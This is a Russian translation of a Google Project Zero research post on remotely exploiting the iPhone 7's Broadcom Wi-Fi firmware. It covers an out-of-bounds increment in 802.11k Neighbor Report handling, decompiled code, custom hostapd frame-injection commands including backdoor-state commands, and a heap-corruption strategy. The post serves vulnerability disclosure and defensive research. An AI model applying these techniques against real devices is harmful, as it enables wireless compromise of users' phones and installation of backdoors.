Google Project Zero (RU) - Часть 3

Перевод на русский язык статей блога Google Project Zero (часть 3). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

По воздуху, том 2, часть 2: эксплуатация стека Wi-Fi устройств Apple


В части 1 была создана инфраструктура для работы с памятью ядра iOS, найдено отображение TCM Wi-Fi, извлечён ROM BCM4355C0 и построен отладчик прошивки. В этой части мы проверим прошивку, эксплуатируем одну из пяти обнаруженных уязвимостей и установим беспроводной бэкдор на чип Wi-Fi iPhone 7.




Broadcom исправила все пять проблем. Эксплойт также сталкивается с новыми защитными мерами аллокатора и показывает, почему этих проверок оказалось недостаточно.

Исследование прошивки

Объединение ROM и RAM даёт полный образ. ROM размером 896 КиБ использует Thumb-2, почти не содержит символов и следует знакомой схеме: код, константы и trampolines в RAM.



RAM отличается от прошивки Android: фрагменты кучи расположены в основном линейно, код инициализации после загрузки становится фрагментом кучи, а стек теперь предшествует куче, предотвращая их столкновение.



Подробные теги возможностей, используемые сборками Android, отсутствуют в общей строке версии прошивки Apple.

```
iPhone Firmware

4355c0-roml/config_pcie_release

Version: 9.44.78.27.0.1.56 CRC: c6f43ac5 Date: Tue 2016-10-04 10:04:52 PDT
Ucode Ver: 1088.21194 FWID: 01-6eca9374


Nexus 6P Firmware

4358a3-roml/pcie-ag-p2p-pno-aoe-pktfilter-keepalive-sr-mchan-pktctx-
            hostpp-lpc-pwropt-txbf-wl11u-mfp-betdls-amsdutx5g-txpwr-rcc-wepso-
            sarctrl-btcdyn-xorcsum-proxd-gscan-linkstat-ndoe-hs20sta-oobrev-
            hchk-logtrace-rmon-apf-d11status

Version: 7.112.201.1 (r659325) CRC: 8c7aa795 Date: Tue 2016-09-13 15:05:58 PDT
Ucode Ver: 963.317 FWID: 01-ba83502b
```

Внутри больше, чем снаружи

Чип Wi-Fi видит весь трафик хоста и взаимодействует с ним через привилегированные управляющие сообщения и PCIe. После компрометации можно изменять незашифрованный трафик, внедрять браузерный эксплойт или напрямую атаковать хост. При этом в прошивке нет ASLR, stack cookies и безопасного исключения элементов из списка кучи, поэтому каждая новая функция дорого обходится доверенной вычислительной базе.



Функции, специфичные для Apple

Образ содержит поддержку Apple Wireless Direct Link для AirDrop и AirPlay. Большая часть управления AWDL остаётся в `AppleBCMWLANCore` и `IO80211Family`, ограничивая поверхность прошивки.


Более неожиданной находкой стала урезанная реализация `mDNSResponder`, используемая для пробуждения по запросу через Bonjour Sleep Proxy.

```
"mDNS_send_packet",0
"mDNSCoreReceive",0
"mDNSPlatformMemFreeAll",0
"PutResourceRecordTTLWithLimit",0
"GenerateUnicastResponse",0
"mdns_rx",0
"mDNSCoreReceiveResponse",0
```

В этой среде ошибки библиотек могут иметь более серьёзные последствия: по нулевому адресу находятся доступные для записи векторы прерываний, поэтому запись через NULL может превратиться в выполнение кода прошивки.

Механизмы offload

Энергоэффективное ядро Wi-Fi берёт на себя обработку ICMPv6 и TCP KeepAlive. Не имея собственного стека TCP/IP, оно вручную разбирает каждый уровень, необходимый для достижения этих протоколов. Аудит обнаружил ограниченные ошибки раскрытия информации и отказа в обслуживании.



Общие поверхности атаки

Кадры 802.11 делятся на кадры данных, управления и контроля.

Code	Meaning
0	Spectrum Management
1	QoS
2	DLS
3	Block Ack
4	Public
5	Radio Measurement
6	Fast BSS Transition
7	HT
8	SA Query
9	Protected Dual of Public Action


Code	Meaning
10	WNM
11	Unprotected WNM
12	TDLS
13	Mesh
14	Multihop
15	Self-protected
16	DMG
17	Reserved (used by the Wi-Fi Alliance® [a])
18	Fast Session Transfer

Code	Meaning
19	Robust AV Streaming
20	Unprotected DMG
21	VHT
21–125	Reserved
126	Vendor-specific Protected
127	Vendor-specific
128–255	Error


Кадры управления содержат самые богатые переходы состояний. Action Frames реализуют роуминг, измерение радиосигнала и множество расширенных функций. Большинство из них остаётся незашифрованным, если не включены Protected Management Frames стандарта 802.11w.

Action Frames

IEEE 802.11 определяет внушительный список категорий.



Функция прошивки `wlc_recv_mgmtact` распределяет 34 поддерживаемых типа кадров по 13 категориям.



Встроенный в чип фаззер с инверсией битов отправлял тысячи кадров в секунду, но ничего не нашёл, вероятно из-за строгой грамматики Action Frames. При ручном анализе теги Information Element использовались для определения разбираемых структур.

```
void __fastcall wlc_handle_RRM_action_frame(void *ctx, void *bsscfg, void *scb, int action_id, char *body, int bodylen)
{
  if ( action_id )
  {
    switch ( action_id )
    {
      case 2:
        wlc_rrm_recv_lmreq(ctx, bsscfg, scb, body, bodylen);// Link Measurement Request
        break;
      case 3:
        wlc_rrm_recv_lmrep(ctx, bsscfg, body, bodylen, body, bodylen);// Link Measurement Report
        break;
      case 1:
        wlc_rrm_recv_rmrep(ctx, scb, body, bodylen);// Radio Measurement Report
        break;
      case 5:
        wlc_rrm_recv_neighbor_report_response(ctx, bsscfg, body, bodylen);// Neighbor Report Response
        break;
    }
  }
  else
  {
    wlc_rrm_recv_rmreq(ctx, bsscfg, scb, body, bodylen);// Radio Measurement Request
  }
}
```

Аудит обнаружил непроверяемые длины GTK в ответах WNM Sleep 802.11v и Fast BSS Transition 802.11r. Обе ошибки приводили к переполнению кучи. Но приведённый ниже эксплойт использует более слабый примитив 802.11k, чтобы показать необходимость более строгих мер защиты.

Radio Resource Management 802.11k


RRM позволяет клиентам измерять условия радиосвязи и получать сведения о соседях для роуминга с помощью точки доступа.

> The Dialog Token field set to the value in the corresponding Neighbor Report Request frame. If the Neighbor Report Response frame is not being transmitted in response to a Neighbor Report Request frame, then the dialog token is set to 0.

Интересующий нас обработчик разбирает ответы Neighbor Report Response (NRREP).

Уязвимость

NRREP содержит список ближайших точек доступа. Хотя обычно он передаётся в ответ на запрос, при нулевом dialog token допускается незапрошенный ответ, поэтому точка доступа может отправить его в любой момент.



Кадр содержит один или несколько Neighbor Report Information Elements.



Обработчик проверяет token, находит тег 52, копирует поля отчёта и передаёт дальше operational class и номер канала. `wlc_rrm_regclass_neighbor_count` создаёт один элемент списка размером 456 байт для каждого operational class и увеличивает 16-битный счётчик, индексируемый номером канала:


```
uint8_t *elem = zalloc(456);
elem[4] = nrrep_data[16];
((uint16_t *)(elem + 6))[nrrep_data[17]]++;
*(uint8_t **)elem = ctx->previous_elem;
ctx->previous_elem = elem;
```

> The Neighbor Report Elements field contains the Neighbor Report elements for validated APs described in 9.4.2.37. If the STA has no information in response to the Neighbor Report Request, the Neighbor Report elements are omitted. The number and length of the Neighbor Report Elements in a Neighbor Report frame is limited by the maximum allowed MMPDU size.

Массив содержит 224 счётчика, но 8-битный номер канала никак не ограничивается. Значения от 225 до 255 выполняют выровненное 16-битное инкрементирование на расстоянии до 60 байт за пределами объекта.

Понимание примитива

Каждый NRREP обрабатывает только один IE и потому вызывает одно инкрементирование. Хуже того, каждый новый отчёт сначала освобождает все сохранённые объекты отчётов. При каждом вызове также выделяется элемент размером 456 байт и временный отчёт размером 28 байт.



Активация уязвимости


В лабораторной сети из части 1 параметр `rrm_neighbor_report` был включён в `hostapd`; анализ beacon подтвердил установку бита поддержки RRM.

```
▼ Tag: RM Enabled Capabilities (5 octets)
    Tag Number: RM Enabled Capabilities (70)
    Tag length: 5
  ▼ RM Capabilities: 0x02 (octet 1)
      .... ...0 = Link Measurement: Disabled
      .... ..1. = Neighbor Report: Enabled
      .... .0.. = Parallel Measurements: Disabled
      .... 0... = Repeated Measurements: Disabled
      ...0 .... = Beacon Passive Measurement: Disabled
      ..0. .... = Beacon Active Measurement: Disabled
      .0.. .... = Beacon Table Measurement: Not supported
      0... .... = Beacon Measurement Reporting Conditions: Disabled
  ▶ RM Capabilities: 0x00 (octet 2)
  ▶ RM Capabilities: 0x00 (octet 3)
  ▶ RM Capabilities: 0x00 (octet 4)
  ▶ RM Capabilities: 0x00 (octet 5)
```

```
Auxiliary Commands

NRREP                : <MAC> <OPCLASS> <CHANNEL>
NRREP_RAW            : <MAC> <FRAMEDATA>
ADDBA                : <MAC> <TID> <IMMEDIATE>
DELBA                : <MAC> <TID>
SPECMEAS             : <MAC> <FRAMEDATA>
RMREQ                : <MAC> <FRAMEDATA>
RMREP                : <MAC> <FRAMEDATA>
GET_BACKDOOR_STATE   : <.>
CLEAR_BACKDOOR_STATE : <.>
```

Специальные управляющие команды `hostapd` передавали сформированные Action Frames. Поскольку точка доступа использовала SoftMAC, кадры строились так, чтобы избежать вмешательства Linux MLME.




Код ROM нельзя было перехватить напрямую, но новый механизм трассировки Broadcom использовал массив масок из 81 элемента в RAM. Включение trace ID `0x16` и чтение консоли прошивки подтвердили приём кадра и выполнение уязвимого пути.

```
log(
  0x16,
  off_ABE18,
  (char *)(unsigned __int8)report_ie[2],
  (char *)(unsigned __int8)report_ie[3],
  (char *)(unsigned __int8)report_ie[4]);
log(
  0x16,
  off_ABE1C,
  (char *)(unsigned __int8)report_ie[5],
  (char *)(unsigned __int8)report_ie[6],
  (char *)(unsigned __int8)report_ie[7]);
```

```
021408.873 EL: 16 5744 32 fc b ffffffd4
021408.873 EL: 16 5758  d3  14
021408.873 EL: 16 5788 0
021408.873 EL: 16 1cf0 3
000648.914 EL: 16 2c68 0
000648.915 EL: 16 2c7c aa bb cc
000648.915 EL: 16 2c80 dd ee ff
000648.915 EL: 16 2c84 cdabcdab 1 1 aa
000648.915 EL: 16 2c44 0
000648.915 EL: 16 2c54 1
000653.859 EL: 16 1968 2 0 fffffff6 14
```

Op Class, Channel

Trace Identifier



Стратегия эксплуатации

Устройство кучи


Аллокатор использует best-fit, объединяет свободные участки вперёд и назад, хранит односвязный список свободных фрагментов и выделяет память с верхнего конца наименьшего подходящего свободного фрагмента. Свободные фрагменты содержат 32-битные поля размера и следующего элемента; выделенные сохраняют только размер и два бита состояния.



Куча необычно стабильна, поскольку буферы кадров поступают из отдельного пула. Среди расположенных рядом выделений Action Frame не оказалось непосредственно полезных данных в пределах 60-байтового диапазона инкрементирования. Поэтому стратегия сместилась к повреждению указателя свободного списка и использованию последующего выделения как примитива записи.



